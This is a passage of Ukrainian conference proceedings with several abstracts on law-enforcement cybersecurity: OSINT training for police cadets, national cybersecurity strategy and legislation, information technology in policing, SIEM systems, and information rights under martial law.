ВИКОРИСТАННЯ МЕТОДУ OSINT ПІД ЧАС ПІДГОТОВКИ ФАХІВЦІВ З КІБЕРБЕЗПЕКИ

Онищенко Юрій Миколайович
кандидат наук з державного управління, доцент
заступник декана з навчально-методичної роботи факультету № 4 (Кіберполіції) Харківський національний університет внутрішніх справ
ORCID: http://orcid.org/0000-0002-7755-3071
onischenko1980@gmail.com

На факультеті № 4 ХНУВС здійснюється підготовка фахівців за спеціальністю 125 «Кібербезпека та захист інформації». Серед пріоритетних напрямків організації освітнього процесу варто відмітити практичну орієнтованість підготовки фахівців за даною спеціальністю, що реалізується за рахунок тісної співпраці зі стейкхолдерами – практичними підрозділами Національної поліції України, які у межах укладених договорів про співпрацю надають практичні завдання та кейси для вирішення курсантами під час відпрацювання навичок поліцейської діяльності у кіберсфері.

Для організації співпраці з практичними підрозділами у 2013 році в ХНУВС було створено Навчально-тренувальний центр протидії кіберзлочинності та моніторингу кіберпростору, який у 2023 році набув назву навчально-тренувальний центр пошукової та аналітичної роботи у кіберсфері (далі – «Кіберцентр»).

Робота Кіберцентру спрямована на відпрацювання тактики і техніки роботи правоохоронних органів у кіберсфері. До виконання завдань Кіберцентру залучені науково-педагогічні працівники кафедри протидії кібербзлочинності факультету № 4 та курсанти університету, які виявили бажання набуття практичних навичок поліцейської діяльності у кіберсфері.

Діяльність кіберцентру ґрунтується на використанні методу OSINT (Open source intelligence) – технологія добування і використання військової, політичної, економічної та іншої безпекової інформації з відкритих джерел. Первинна інформація з відкритих джерел після її аналітико-синтетичної переробки стає цінними даними, що представляють слідчий або оперативний інтерес для підрозділів Національної поліції України.

ДЖЕРЕЛА OSINT розділяють на 6 категорій інформаційного потоку:

- ЗМІ: газети, журнали, радіо та телебачення;

- Інтернет, онлайн-публікації, блоги, дискусійні групи, медіа громадян (наприклад, відео з мобільних телефонів, контент, створений користувачами), YouTube та інші відеохостинги, вікі-довідники та вебсайти соціальних медіа (наприклад, Facebook, Twitter, Instagram тощо). Ці джерела випереджають безліч інших джерел через своєчасність та легкість доступу;

- державні дані, публічні урядові звіти, телефонні довідники, прес-конференції, вебсайти та виступи офіційних посадових осіб. Ці джерела є офіційними і публічно доступними, отже можуть використовуватися відкрито і вільно;

- професійні та академічні публікації, інформація, отримана з журналів, конференцій, симпозіумів та наукових праць;

- комерційні дані, комерційні зображення, фінансові та промислові оцінки, бази даних;

- так звана «сіра» література: технічні звіти, препринти, патенти, робочі та ділові документи.

Серед основних завдань Кіберцентру:

- моніторинг мережі Інтернет за завданнями практичних підрозділів Національної поліції України;
- допомога у розшуку безвісти зниклих дітей та осіб, які переховуються від органів державної влади;
- набуття знань і навичок поліцейської діяльності у кіберсфері.

Кіберцентр тісно взаємодіє з підрозділами Національної поліції України:

- Департаментом кіберполіції;
- Департаментом інформаційно-аналітичної підтримки;
- Департаментом боротьби з наркозлочинністю;
- Департаментом кримінального аналізу;
- Ювенальної превенції.

Взаємодія з підрозділи кримінального аналізу здійснюється шляхом підготовки дайджестів та аналітичних довідок за поставленими кураторами завданнями, зокрема пов'язаних з дією правового режиму воєнного стану. Зокрема за наданими вхідними даними із використанням технологій OSINT створюються профілі військовослужбовців РФ та ДНР/ЛНР, які брали участь у військових діях на території України.

Співпраця Кіберцентру з підрозділами кримінального розшуку полягає у підготовці довідок (аналітичних звітів) з орієнтуючою інформацією (наприклад, дані про осіб, які переховуються від органів державної влади – слідства й суду, та використовують мережу Інтернет). Ми неодноразово й ефективно брали участь у операціях «Розшук», під час яких здобували інформацію з відкритих джерел в мережі Інтернет про осіб, які переховуються від органів державної влади.

Співпраця Кіберцентру з підрозділами ювенальної превенції полягає у пошуку безвісти зниклих дітей через мережу Інтернет (встановлення кола спілкування дітей та їх можливого місця перебування шляхом аналізу сторінок у соціальних мережах та встановлення IP-адрес пристроїв зниклої дитини).

За час роботи центру було надано допомогу у пошуку 22 дітей.

Силами працівників Кіберцентру проводиться пошук та фіксація наступних даних, наявних в мережі Інтернет:

- про незаконний продаж підроблених документів та грошей;
- про торгівлю зброєю, боєприпасами, вибухівкою тощо;
- про розповсюдження наркотичних речовин та прекурсорів;
- про діяльність в мережі Інтернет радикально та екстремістськи налаштованих груп осіб та їх активних учасників щодо проведення заходів, які можуть викликати суспільний резонанс;
- про проведення мітингів, маршів, протестів та інших масових заходів;
- про продаж пристроїв, які служать для незаконного заволодіння транспортними засобами (код-граббери, різноманітні «глушилки» тощо);
- щодо вчинення кібератак, зламів вебресурсів, розповсюдження протиправного контенту та шкідливого програмного забезпечення – комп'ютерних вірусів та експлойтів;
- пошук інформації, щодо осіб, які здійснюють сепаратистську та іншу протиправну діяльність.

Кіберцентр активно проводить заходи превентивного, просвітницького та профорієнтаційного характеру, під час яких їхніх учасників інформують про способи захисту від хакерських атак та видів шахрайських дій, що вчиняються з використанням кіберпростору, особливо враховуючи той факт, що на сьогоднішній день чи не у кожної людини є сторінка в тій чи іншій соціальній мережі або електронна пошта, а зловмисники часто використовують дані, отримані злочинним шляхом з цих сторінок в своїх злочинних цілях.

Структурно роботу OSINT можна представити у вигляді низки етапів або фаз, які безперервно повторюються, утворюючи циклічне коло: «Первинна постановка завдання – Збір інформації – Оцінка – Обробка (узагальнення) – Аналіз – Поширення (підготовка звіту, дайджесту, аналітичної довідки) – Повторна оцінка» і далі по колу.

Для автоматизації збирання відомостей з відкритих джерел на національному рівні застосовуються різноманітні засоби автоматизації, наприклад:

- Octoparse (www.octoparse.com) для вилучення вебданих;
- Microsoft Defender Threat Intelligence – платформа, яка накопичує інформацію про різні мережні ресурси та надає можливість її структурованої обробки і аналізу;
- Hunchly (hunch.ly) та Kuiper (github.com/DFIRKuiper/Kuiper) – використовується з метою автоматизації процесу накопичення та обробки даних та здійснення взаємного обміну відповідними відомостями з колегами та керівництвом.

Окремі програмні інструменти активно застосовуються під час аналізу здобутої інформації, наприклад:

- MS Excel – для аналізу ступеня небезпеки організованих злочинних угруповань
- IBM i2 Analysts Notebook – для аналізу фінансових транзакцій;
- Gephi – для мережного аналізу груп в Telegram;
- Pajek – для мережного аналізу великих даних з соціальних мереж;
- Maltego – для аналізу результатів криміналістичної розвідки (FORINT) та розвідки з відкритих джерел (OSINT).

З метою закріплення теоретичних знань та набуття практичних навичок щодо використання комп'ютерних технологій для документування воєнних злочинів було розроблено 5 навчальних квестів:

1. Проведення радіотехнічної розвідки на місці події.
2. Розпізнавання обличчя особи, яка підозрюється у вчиненні воєнного злочину.
3. Встановлення місця перебування дитини за її установчими даними.
4. Картографування небезпечних зон на деокупованій території.
5. Ідентифікація особи, яка вчиняє шахрайські дії стосовно тимчасово-переміщених осіб.

Отже, використання методу OSINT під час підготовки фахівців з кібербезпеки є вкрай важливим та необхідним напрямом діяльності закладу вищої освіти як з боку освітнього процесу, так і практичної складової, що дозволить сформувати знання та навички у курсантів, які безумовно знадобляться їм під час службової діяльності у підрозділах Національної поліції України.

ШЛЯХИ УДОСКОНАЛЕННЯ НАЦІОНАЛЬНОЇ ДОКТРИНИ КІБЕРБЕЗПЕКИ

Безуглий Леонід Анатолійович
кандидат юридичних наук
головний спеціаліст відділу координації
первинної професійної підготовки та
професійного навчання Управління освітньої
діяльності Департаменту освіти, науки та спорту МВС

В Україні досягнуто значний прогрес у створенні системи захисту кіберпростору. Відповідна нормативно-правова база вже розроблена та впроваджена. Визначено основні функції й повноваження суб'єктів системи кібербезпеки. Тривають роботи зі створення нових

зразків спеціальних технічних пристроїв для кіберзахисту. Проводяться численні наукові дослідження з метою вдосконалення діяльності органів державної влади в зазначеній галузі.

Через високу досвідченість суспільства з'являється новий вид високотехнологічної злочинності, яка виступає складною і відносно новою сферою діяльності правоохоронних органів, що пов'язано, передусім, з появою більш складних, динамічних та інтелектуально-розвинених кримінальних організацій.

Кіберзлочинність – це серйозна проблема, яка виникла з розвитком комп'ютерної техніки. Вона має негативні наслідки для суспільства, зокрема, може призвести до крадіжки інформації, грошей, порушення роботи інформаційних систем.

Сьогодні в Україні існує законодавча база, яка регулює протидію кіберзлочинності. Це Конвенція про кіберзлочинність, Закон України «Про ратифікацію Конвенції про кіберзлочинність» та Кримінальний кодекс України. [1].

У 2005 році Україна ратифікувала Конвенцію про кіберзлочинність і таким чином, імплементувала положення міжнародного акту у вітчизняне законодавство. Так, до злочинів проти конфіденційності, цілісності та доступності комп'ютерних даних і систем відносяться незаконний доступ, нелегальне перехоплення, втручання в дані, втручання в систему, зловживання пристроями; до злочинів, пов'язаних з комп'ютерами – підробка та шахрайство; до злочинів пов'язаних зі змістом – вироблення дитячої порнографії, пропонування або надання доступу до дитячої порнографії, розповсюдження, передача, здобуття дитячої порнографії за допомогою комп'ютерних і володіння дитячою порнографією в комп'ютерній системі чи на комп'ютерному носії інформації; до злочинів щодо порушення авторських і суміжних прав.

В січні 2016 року Радою національної безпеки та оборони України було прийнято за основу Стратегію кібербезпеки України [2]. з урахуванням викликів, які стоять перед нашою державою: агресивних дій російської федерації, посилення тенденцій використання кіберпростору розвідувальними і спеціальними військовими структурами, терористами, криміналітетом.

Мета стратегії – створення умов для безпечного функціонування кіберпростору. Кіберпростір має бути використаний в інтересах особистості, суспільства і держави.

Стратегія передбачає комплекс заходів, пріоритетів та напрямів забезпечення кібербезпеки України, зокрема, створення і оперативну адаптацію державної політики, спрямованої на розвиток кіберпростору і досягнення сумісності з відповідними стандартами ЄС і НАТО, формування конкурентного середовища у сфері електронних комунікацій, надання послуг із захисту інформації та кібернетичного захисту. Стратегія також передбачає координацію та взаємодію між органами безпеки та оборони України у сфері кібербезпеки. Ось деякі конкретні заходи, які передбачає стратегія:

- Розробка та впровадження нормативно-правової бази, яка регулюватиме питання кібербезпеки.
- Створення ефективної інфраструктури кібербезпеки, яка б включала в себе сучасні технічні засоби та системи.
- Підготовка та підвищення кваліфікації фахівців у галузі кібербезпеки.
- Міжнародне співробітництво у сфері кібербезпеки.

"Економічна, науково-технічна, інформаційна сфера, сфера державного управління, оборонно-промисловий і транспортний комплекси, інфраструктура електронних комунікацій, сектор безпеки і оборони України стають все більш уразливими для розвідувально-підривної діяльності іноземних спецслужб в кіберпросторі. Цьому сприяє широке, іноді домінуюче, присутність в інформаційній інфраструктурі України організацій, груп, осіб, які прямо або побічно пов'язані з російською федерацією", - йдеться в концепції. [3].

Президент України 8 червням 2016 року, підписав указ "Про Національний координаційний центр кібербезпеки". Діяльність Центру дозволить забезпечити координацію суб'єктів національної безпеки і оборони України під час реалізації Стратегії кібербезпеки

України, підвищити ефективність системи державного управління у формування та реалізації державної політики у сфері кібербезпеки. [4].

Підставою для розроблення зазначеного Положення є Указ Президента України від 15 березня 2016 року №96, яким введено в дію рішення Ради національної безпеки і оборони України від 27 січня 2016 року "Про Стратегію кібербезпеки України" і затверджена Стратегія кібербезпеки України. Національний координаційний центр кібербезпеки є робочим органом РНБО.

Серед основних завдань вказуються здійснення аналізу стану кібербезпеки; результатів проведення огляду національної системи кібербезпеки; стану готовності суб'єктів забезпечення кібербезпеки до виконання завдань з протидії кіберзагрозам; стану виконання вимог законодавства щодо захисту від кіберзагроз державних електронних інформаційних ресурсів, інформації, вимога щодо захисту якої встановлена законом, а також критичної інформаційної інфраструктури; даних про кіберінцидентах щодо державних інформаційних ресурсів в інформаційно-телекомунікаційних системах та інше.

Особлива увага приділяється завданням кіберполіції - органу який відповідає за забезпечення кібербезпеки України. Вона має високий технічний та професійний рівень, що дозволяє їй ефективно протидіяти кіберзлочинності. Кіберполіція також співпрацює з міжнародними правоохоронними органами для знешкодження транснаціональних злочинних угруповань, які займаються кіберзлочинністю. [5].

Поетапне перетворення теперішньої моделі до новітнього органу правозахисного призначення, який за своїми технічними та професійними можливостями матиме змогу миттєвого реагування на кіберзлочини та кіберзагрози, а також, у відповідності до кращих світових стандартів проводитиме міжнародну співпрацю по знешкодженню транснаціональних злочинних угрупувань у даній сфері.

Для вирішення проблеми кіберзлочинності необхідно вдосконалити законодавство, підвищити рівень обізнаності суспільства про кібербезпеку та зміцнити правоохоронні органи у сфері протидії кіберзлочинност та необхідно вжити комплексу заходів, які включають в себе:

- Вдосконалення нормативно-правової бази.
- Організація взаємодії та координація зусиль правоохоронних органів, спецслужб, судової системи.
- Забезпечення правоохоронних органів необхідною матеріально-технічною базою. Ні одна держава сьогодні не в змозі протистояти кіберзлочинності самостійно. Тому для ефективного вирішення цієї проблеми необхідне міжнародне співробітництво.

Література

1 Про ратифікацію Конвенції про кіберзлочинність Закон України від 14.10.2010 URL: https://zakon.rada.gov.ua/laws/show/2824-15#Text (дата звернення 02.11.2023)

2.Про План реалізації Стратегії кібербезпеки України Указ Президента України №37/2022. URL: https://www.president.gov.ua/documents/372022-41289 (дата звернення 02.11.2023)

3. Сенатор Р.М. Актуальні проблеми кібернетичної безпеки України. Актуальні проблеми управління інформаційною безпекою держави: зб. тез наук. доп. наук.-практ. конф. (Київ, 4 квітня 2019 р.).Київ : Нац. акад. СБУ, 2019. С 353 URL: https://ippi.org.ua/sites/default/files/konf_04_04_2019.pdf (дата звернення 02.11.2023)

4. Про Національний координаційний центр кібербезпеки Указ Президента України від17.07.2021 URL: https://zakon.rada.gov.ua/laws/ show/ 242/2016#Text (дата звернення 02.11.2023)

5.Береза В.В. Принципи діяльності Департаменту кіберполіції Національної поліції України: теоретико-правові аспекти . Форум права: електрон. наук. фахове вид. 2017. № 5. С. 44–48. URL: http://nbuv.gov.ua/j-pdf/FP_index.htm_2017_5_7.pdf (дата звернення 02.11.2023)

ВИКОРИСТАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ В ПРАВООХОРОННІЙ ДІЯЛЬНОСТІ ТА ЇХ ПРОБЛЕМАТИКА

Форос Ганна Володимирівна
кандидат юридичних наук, доцент
завідувачка кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ,
Вівіровський Михайло
курсант 3 курсу ФПФОДР
Одеський державний університет внутрішніх справ

Інформаційне забезпечення органів поліції включає комплекс методів, заходів і різноманітних засобів, які призначені для створення і функціонування інформаційних технологій, а також для їх ефективного використання в розв'язанні завдань, що стоять перед поліцією. Інформаційні підсистеми, що складаються з системи інформаційного забезпечення, призначені для збирання, накопичення, зберігання та обробки інформації з різних напрямків обліків і орієнтовані на використання в роботі більшості правоохоронних структур. Вони мають загальний характер і є частиною загальновідомчих інформаційних систем.

Сучасні інформаційні технології представляють сукупність методів, процесів та програмно-технічних засобів, які поєднані з метою збирання, обробки, зберігання, розповсюдження, відтворення і використання інформації у користувачів. Вони мають різні види, такі як технологія опрацювання даних, керування, підтримки прийняття рішень та експертних систем.

У правоохоронній сфері спостерігаються основні тенденції розвитку інформаційних технологій, які включають:

1. вдосконалення форм та методів управління системами інформаційного забезпечення;
2. централізацію та інтеграцію комп'ютерних банків даних;
3. використання передових комп'ютерних технологій для ведення криміналістичних обліків;
4. розбудову і широке використання потужних комп'ютерних мереж;
5. застосування спеціалізованих засобів захисту інформації;
6. встановлення ефективного обміну кримінологічною інформацією на міждержавному рівні.

Всі ці тенденції значно підвищують рівень боротьби зі злочинністю. Використання інформаційних технологій в правоохоронній діяльності має велике значення для поліпшення ефективності та результативності правоохоронних органів. Технології надають засоби для збору, обробки, зберігання та аналізу великих обсягів інформації, що допомагає виявляти злочини, розслідувати справи, забезпечувати безпеку громадян і боротися зі злочинністю. Ось кілька прикладів використання інформаційних технологій в правоохоронній діяльності:

1. *Електронна обробка даних.* Правоохоронні органи використовують комп'ютерні системи для обробки і зберігання великих обсягів даних про злочини, злочинців, свідків, потерпілих тощо. Це дозволяє швидко доступатися до інформації, проводити аналіз та встановлювати зв'язки між різними подіями або особами.

2. *Системи відеоспостереження.* Відеокамери встановлені в публічних місцях, на вулицях, в будівлях, на транспорті та в інших місцях можуть зафіксувати події, що мають правову значимість. Вони допомагають виявляти злочини, розпізнавати обличчя злочинців, фіксувати докази та забезпечувати безпеку.

3. *Системи розпізнавання обличь*. Технології розпізнавання обличь, такі як використання алгоритмів машинного навчання і штучного інтелекту, допомагають виявляти підозрілих осіб або злочинців на відеозаписах або фотографіях. Це може бути корисним для розслідування злочинів, пошуку зниклих осіб або встановлення особи злочинця.

4. *Аналіз соціальних медіа*. Соціальні медіа стали важливим джерелом інформації для правоохоронних органів. Аналіз соціальних мереж, форумів і блогів може допомогти виявити злочинну діяльність, попередити терористичні акти або злочини насильницького характеру, а також здійснювати моніторинг організованих злочинних груп.

5. *Електронна система документообігу*. Використання електронних систем документообігу та електронного архівування дозволяє забезпечити зручний та безпечний доступ до правової інформації, справ і документів. Це полегшує обмін даними між правоохоронними органами, сприяє швидкому пошуку та аналізу інформації, а також забезпечує збереження даних на довготривалий період.

6. *Використання баз даних*. Правоохоронні органи використовують бази даних для зберігання та обробки інформації про злочини, злочинців, обвинувачених та інших правовідносин. Це дозволяє швидко встановлювати зв'язки між різними фактами, особами та подіями, а також забезпечує доступ до актуальної інформації для правоохоронних працівників.

7. *Використання мобільних технологій*. Мобільні пристрої та спеціальні програми дозволяють поліцейським та іншим правоохоронним працівникам отримувати швидкий доступ до інформації про підозрюваних, розшукових оголошень, правових актів тощо. Вони також можуть використовувати мобільні пристрої для фото- та відеофіксації подій, сканування документів та збереження інших доказів.

Крім того, інформаційні технології можуть використовуватися для забезпечення громадської безпеки та запобігання злочинності. Наприклад, системи відеоспостереження можуть бути встановлені на громадських майданчиках, в транспорті або на вулицях з метою виявлення потенційно небезпечних ситуацій або незаконних дій.

Усі ці застосування інформаційних технологій допомагають підвищити ефективність та результативність правоохоронних органів. Однак, важливо забезпечувати баланс між використанням технологій і захистом приватності та прав громадян. Процес впровадження та використання технологій повинен бути супроводжуваний відповідним законодавством, етичними нормами та механізмами контролю, щоб запобігти можливому зловживанню та порушенню прав людини.

На сучасному етапі існує декілька нагальних проблем у системі інформаційного забезпечення правоохоронних органів і ці проблеми потребують детального наукового дослідження та пошуку ефективних шляхів їх вирішення, включаючи використання зарубіжного досвіду, фінансову підтримку від міжнародних спонсорів та залучення громадськості до процесу вдосконалення нормативно-правової бази інформаційного забезпечення. У зв'язку з розвитком сучасних технологій, висока якість інформаційного забезпечення правоохоронних органів є важливою для їхньої ефективної роботи та покращення захисту прав і свобод людини і громадянина в нашій державі. Тому необхідно активно працювати над вирішенням цих проблем шляхом впровадження нових стратегій і підходів.

Враховуючи важливість ефективного інформаційного забезпечення для правоохоронних органів, необхідно проводити наукові дослідження, залучати міжнародний досвід, забезпечувати фінансову підтримку та активно залучати громадськість до процесу вдосконалення нормативно-правової бази інформаційного забезпечення. Потрібно створити сприятливу інноваційну середу, що сприятиме розробці та впровадженню нових технологій в сфері інформаційного забезпечення правоохоронних органів.

Література:

1. Танкушина Т. Ю. Автоматизовані інформаційні системи в структурі реєстраційної діяльності міліції: становлення, розвиток, сучасність. *Вісник Запорізького національного університету: збірник наукових праць. Юридичні науки.* Запоріжжя: Запорізький національний університет, 2011. Ч. І. 224 с.

2. Варенко В.М. Інформаційно-аналітична діяльність: Навч. посіб. К.: Університет «Україна», 2014. 417 с.

3. Шорохова Г.М. Проблема вдосконалення інформаційного забезпечення діяльності правоохоронних органів України. *Шоста міжнародна науково-практична конференція НАНР Економіко-правові виклики 2016 року (12 січня 2016 року)*. Львів: Національна академія наукового розвитку, 2016. Том 2. 202 с.

АНАЛІЗ ІНФОРМАЦІЙНИХ СИСТЕМ ДЛЯ ОПЕРАТИВНОГО МОНІТОРИНГУ ТА СКЛАДНОГО УПРАВЛІННЯ ПОДІЯМИ В ГАЛУЗІ БЕЗПЕКИ

Балтовський Олексій Анатолійович
доктор технічних наук, доцент
професор кафедри кібербезпеки
та інформаційного забезпечення
Одеський державний університет внутрішніх справ

Оскільки практично більшість підприємств працюють в Інтернеті, все важливіше використовувати інструменти кібербезпеки та виявлення загроз для запобігання простоїв роботи. На жаль, у мережі багато активних недобросовісних зловмисників, які лише чекають удару по вразливих системах. Інформація про безпеку та управління подіями (SIEM) стали основною частиною виявлення та подолання кібератак.

Системи захисту, відомі під абревіатурою SIEM, з'явилися в результаті еволюції і злиття SEM і SIM. SEM Security Event Management система захисту, яка працює в режимі реального часу. Вона самостійно спостерігає за подіями в інформаційних потоках, збирає їх, виробляє кореляцію і генерує превентивні повідомлення. SIM Security Information Management система, яка відповідає за аналіз відомостей на основі статистики та девіацій від встановлених правил безпеки.

Абревіатура SIEM означає «Система Збору та Кореляції Подій». Як можна судити з назви, самі по собі такі системи не здатні що-небудь запобігати або захищати. Їх завдання в іншому аналізувати інформацію, що надходить від різних систем, таких як антивіруси, DLP, IDS, маршрутизатори, міжмережеві екрани, операційні системи серверів і призначених для користувача ПК, і при цьому детектувати відхилення від норм по якимось критеріям. Якщо таке відхилення виявлено система генерує інцидент. Варто відзначити, що в основі роботи SIEM лежать, в основному, статистичні та математичні технології, схожі на ті, що використовуються, наприклад, в BI-системах. До речі, SIEM-система не тільки автоматизує аналіз різних системних подій. Важливо, що з її допомогою можна виявити дії, які зовні виглядають цілком нешкідливими, але в сукупності становлять загрозу. Наприклад, якщо довірений користувач відправляє конфіденційні дані на email-адресу, що лежить поза звичного кола адресатів, то DLP-система не завжди відловлює такі дії, проте SIEM згенерує інцидент на базі накопиченої статистики.

Діапазон завдань, які здатна вирішити SIEM-система, дійсно дуже широкий. По-перше, про що вже згадувалося раніше, це автоматизація моніторингу та аналізу всіх подій, які відбуваються в численних системах захисту. Друге важливе завдання, цілей, заради якої використовуються SIEM-технології: в разі інциденту SIEM здатна надати всю необхідну доказову базу, придатну як для внутрішніх розслідувань, так і для суду. Третє важливе призначення системи SIEM допомагає проводити аудити на відповідність різним галузевим стандартам.

Більше число джерел даних означає більш повне і ретельне охоплення всіх подій, що реєструються в IT-інфраструктурі підприємства. Для виконання свого завдання сучасні SIEM-системи використовують такі джерела інформації:

- Access Control, Authentication. Застосовуються для моніторингу контролю доступу до інформаційних систем і використання привілеїв.
- DLP-системи. Відомості про спроби інсайдерських витоків, по- рушення прав доступу.
- IDS / IPS-системи. Несуть дані про мережеві атаки, зміни конфігурації і доступу до пристроїв.
- Антивірусні програми. Генерують події про працездатність ПО, базах даних, зміні конфігурацій і політик, шкідливий код.
- Журнали подій серверів і робочих станцій. Застосовуються для контролю доступу, забезпечення безперервності, дотримання політик інформаційної безпеки.
- Міжмережеві екрани. Відомості про атаки, шкідливі програми та інше.

- Мережеве активне обладнання. Використовується для контролю доступу, обліку мережевого трафіку.
- Сканери вразливостей. Дані про інвентаризацію активів, сервісів, ПО, вразливостей, поставка інвентаризаційних даних і топологічної структури.
- Системи інвентаризації та asset-management. Поставляють дані для контролю активів в інфраструктурі і виявлення нових.
- Системи веб-фільтрації. Надають дані про відвідування спів- робітниками підозрілих або заборонених веб-сайтів.SIEM-системи стали основним компонентом безпеки сучасних організацій. Основна причина полягає в тому, що кожен користувач або трекер залишає після себе віртуальний слід у даних журналу мережі. Системи SIEM розроблені для використання цих даних журналу, щоб генерувати уявлення про минулі атаки та події. Система SIEM не тільки визначає, що стався напад, але дозволяє вам бачити, як і чому це сталося.

По мірі того, як організації оновлюють і покращують масштабність все більш складних IT-інфраструктур, SIEM набуває ще більшого значення в останні роки. Всупереч поширеній думці, брандмауерів та антивірусних пакетів недостатньо для захисту мережі в цілому. Нульові атаки все ще можуть проникнути в захисні сили системи навіть при застосуванні цих заходів безпеки.

Серед сучасних SIEM систем, варто виділити такі:

- ManageEngine EventLog Analyzer;
- Журнал SolarWinds & Менеджер подій;
- IBM Security QRadar.

Використання SIEM також допомагає компаніям дотримуватися різноманітних галузевих правил управління інформаційною безпекою. Системи SIEM забезпечують найкращий спосіб задоволення цієї нормативної вимоги та забезпечують прозорість журналів, щоб генерувати чітку інформацію та вдосконалення.

SIEM дійсно стає все більш важливою компонентою інфраструктури безпеки в сучасних підприємствах. Дозвольте додати деякі доповнення та важливі моменти:

Реальний час та аналіз історії: SIEM поєднує в собі режим реального часу (SEM) і аналіз історії (SIM), що дозволяє не тільки виявляти поточні загрози, але і аналізувати історичні події для виявлення патернів та попередження подібних атак у майбутньому.

Кореляція інформації: SIEM важливий не тільки за збирання інформації, але й за можливість кореляції подій з різних джерел. Це допомагає виявляти складні атаки, які можуть бути приховані, коли розглядаються окремі події.

Реагування на загрози: SIEM може генерувати повідомлення або інші дії в реальному часі для реагування на потенційні загрози. Наприклад, може бути автоматичне відключення акаунту користувача або блокування IP-адреси, якщо виявлено підозрілу активність.

Інтеграція з іншими системами: SIEM може інтегруватися з іншими системами безпеки, такими як файрволи, антивіруси, системи виявлення вторгнень і т.д., для отримання повного огляду над безпекою мережі.

Аналітика безпеки: Деякі сучасні SIEM-системи використовують штучний інтелект і машинне навчання для аналізу великих обсягів даних і виявлення нових, раніше невідомих загроз.

Спрощена відповідь на інциденти: SIEM допомагає швидко виявляти, ізолювати і вирішувати кіберінциденти, що допомагає зменшити час простою систем та мінімізувати збитки.

Аудит та дотримання стандартів: SIEM допомагає вести аудит безпеки та забезпечувати відповідність різноманітним галузевим та регуляторним стандартам, таким як GDPR, HIPAA, PCI DSS і інші.

Масштабованість: Сучасні SIEM-системи розроблені з урахуванням масштабованості, що дозволяє їм ефективно обробляти великі обсяги даних в реальному часі.

Загалом, SIEM є важливим інструментом для забезпечення кібербезпеки в інтернет-середовищі і допомагає організаціям реагувати на загрози та впроваджувати кращі практики безпеки даних та мережі.

ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНИХ ПРАВ ТА СВОБОД В УМОВАХ ВОЄННОГО СТАНУ

Мельнікова Олена Олександрівна
кандидат юридичних наук, доцент
викладач кафедри кібербезпеки
та інформаційного забезпечення
Одеський державний університет внутрішніх справ

У сучасних реаліях, війна – це дедалі менше про зброю і оперативні й тактичні зіткнення та перемоги, а все більше – про гібридність. Гібридні конфлікти передбачають наявність різних складових, у тому числі й інформаційної, яка набуває подекуди більш важливого значення, аніж військова [1].

Наявність зброї масового знищення не гарантує державі можливість перемоги, якщо вона не забезпечена перевагою в інформаційній сфері. Така перевага створюється системою заходів щодо переведення інформаційної безпеки держави на рейки воєнного стану. Важливість безпеки у праві важко переоцінити. Так, зокрема, реалізація права на життя безперечно пов'язана з правом на безпеку [2].

У саме поняття «безпека» ми вкладаємо стан захисту нас чи того, що нам належить від посягань інших. Сучасне використання технологій, Інтернету, мобільного зв'язку, різноманітних телекомунікаційних систем окрім зручностей роблять загальну систему безпеки вразливою щодо посягань на неї. Створюються передумови витоку інформації, можливості технічного впливу на неї з метою формування потрібної суспільної думки та створення можливості фіксувати і передавати стратегічну інформацію ворогу незначними з технічної точки зору зусиллями. Реалії нецивілізованих атак російської федерації вимагають активних дій щодо забезпечення національної безпеки України, які повинні бути збалансовані прагненням суспільства в Україні зберегти правовий характер держави.

Аналіз існуючих та потенційних інформаційних загроз національній безпеці та протидія цим загрозам потребують негайної реакції, виходячи з нових викликів, спричинених війною. Гостроти проблематиці інформаційної безпеки додає спроможність ворога маніпулювати інформацією, прописувати власні наративи, відповідно, впливати на свідомість людей та формувати зручний для себе інформаційний простір. З іншого боку, сучасні технічні можливості дозволяють практично в прямому ефірі слідкувати за розвитком воєнних дій і, відповідно, викривати злочинні дії агресора, що є визначальним у перевазі на інформаційному фронті.

Правовий режим воєнного стану де-юре і де-факто впливає на загальний обсяг прав людини та громадянина. Інформаційна безпека держави, яка зазнає збройної агресії, стає уразливою і потребує комплексних дій щодо її захисту, у тому числі, через звуження прав та свобод суб'єктів на її території. Гарантовані Конституцією права часто неможливо забезпечити через втрату юрисдикційних спроможностей у частині областей України та внаслідок інших безпосередніх загроз, направлених проти існування самої держави Україна та її громадян. Саме тому указом Президента України № 64/2022 тимчасово, на період дії правового режиму воєнного стану, можуть обмежуватися конституційні права і свободи людини і громадянина, передбачені статтями 30–34, 38, 39, 41–44, 53 Конституції України, а також вводяться тимчасові обмеження прав і законних інтересів юридичних осіб в межах та обсязі, що необхідні для забезпечення можливості запровадження та здійснення заходів правового режиму воєнного стану, які передбачені частиною першою статті 8 Закону України «Про правовий режим воєнного стану». Окрему і вагому групу у цих обмеженнях становлять інформаційні права та свободи людини і громадянина.

У 2021 р. прийнята нова Стратегія інформаційної безпеки (далі – Стратегія), що передбачає комплексну взаємодію на основі Конституції України, законів України, Стратегії національної безпеки України, Стратегією кібербезпеки України, затвердженою, а також міжнародних договорів, згода на обов'язковість яких надана Верховною Радою України. У ній вже конкретизуються потенційні інформаційні загрози: «інформаційна політика Російської Федерації – загроза не лише для України, але й для інших демократичних держав» [4].

У Стратегії дається визначення поняттю «інформаційна безпека України» як складової частини національної безпеки України, стану захищеності державного суверенітету, територіальної цілісності, демократичного конституційного ладу, інших життєво важливих інтересів людини, суспільства і держави, за якого належним чином забезпечуються конституційні права і свободи людини на збирання, зберігання, використання та поширення інформації, доступ до достовірної та об'єктивної інформації, існування ефективної системи захисту і протидії нанесенню шкоди через поширення негативних інформаційних впливів, у тому числі скоординоване поширення недостовірної інформації, деструктивної пропаганди, інших інформаційних операцій, несанкціоноване розповсюдження, використання й порушення цілісності інформації з обмеженим доступом. Як бачимо, відповідно до визначення, одним із елементів інформаційної безпеки є стан захищеності демократичного ладу, що сприяє забезпеченню конституційних прав і свобод людини.

